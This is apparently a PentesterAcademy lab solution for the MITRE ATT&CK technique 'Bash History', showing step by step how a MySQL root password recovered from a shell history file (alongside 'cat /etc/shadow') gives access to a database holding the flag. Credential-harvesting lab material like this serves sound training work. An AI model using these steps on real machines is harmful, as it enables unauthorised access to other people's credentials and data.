
ATTACK
DEFENSE
by PentesterAcademy

Name	T1552.003: Bash History
URL	https://attackdefense.com/challengedetails?cid=1765
Type	MITRE ATT&CK Linux : Credential Access

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Retrieve the flag from the database.

Solution:

Step 1: List the running processes.

Commands: ps -eaf

```
root@attackdefense:~#
root@attackdefense:~# ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 18:54 ?        00:00:00 /bin/bash /startup.sh
mysql       19     1  0 18:54 ?        00:00:00 /bin/sh /usr/local/bin/mysqld_safe
mysql      273    19  0 18:54 ?        00:00:00 /usr/local/mysql/bin/mysqld --basedir=/usr/local/mysql --datadir=/usr/local/mysql/dat
root       303     1  0 18:55 ?        00:00:01 /usr/local/bin/ttyd -p 8000 bash
root       304   303  0 18:55 pts/0    00:00:00 bash
root       320   304  0 19:13 pts/0    00:00:00 ps -eaf
root@attackdefense:~#
root@attackdefense:~#
```

MySQL database server is running on the machine.

Step 2: List the files present in the user's home directory.

Command: ls -al

```
root@attackdefense:~# ls -al
total 28
drwx------ 1 root root 4096 Dec 17 17:56 .
drwxr-xr-x 1 root root 4096 Dec 17 18:54 ..
-rw-r--r-- 1 root root  124 Dec 17 17:16 .bash_history
-rw-r--r-- 1 root root 3106 Aug  6  2018 .bashrc
-rw-r--r-- 1 root root  148 Aug  6  2018 .profile
-rw-r--r-- 1 root root  168 Dec 17 17:52 .wget-hsts
root@attackdefense:~#
```

Step 3: View the content of .bash_history file.

Command: cat .bash_history

```
root@attackdefense:~# cat .bash_history
cat /etc/shadow
cat /etc/passwd
mysql -u root -pWelc0metoAttackDefenseLabs
cd /tmp
mkdir test
touch temp
passwd
rm -rf test
root@attackdefense:~#
```

The MySQL credentials are revealed in the bash history.

Step 4: Log into the MySQL server.

Command: mysql -u root -pWelc0metoAttackDefenseLabs

```
root@attackdefense:~# mysql -u root -pWelc0metoAttackDefenseLabs
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.5.56-log MySQL Community Server (GPL)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Step 5: Enumerate the databases present in the database.

Command: show databases;

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| flag               |
| mysql              |
| performance_schema |
| test               |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```

A database named flag exists on the MySQL server.

Step 6: Enumerate the tables in flag database.

Commands:
use flag;
show tables;

```
mysql> use flag
Database changed
mysql>
mysql> show tables;
+----------------+
| Tables_in_flag |
+----------------+
| flag           |
+----------------+
1 row in set (0.00 sec)

mysql>
```

Step 7: Retrieve the flag from flag table.

Command: select * from flag;

```
mysql> select * from flag;
+----------------------------------+
| flag                             |
+----------------------------------+
| 41af0d4228267c109a6a79a89a74ef53 |
+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

Flag: 41af0d4228267c109a6a79a89a74ef53

References:

1. Unsecured Credentials: Bash History (https://attack.mitre.org/techniques/T1552/003/)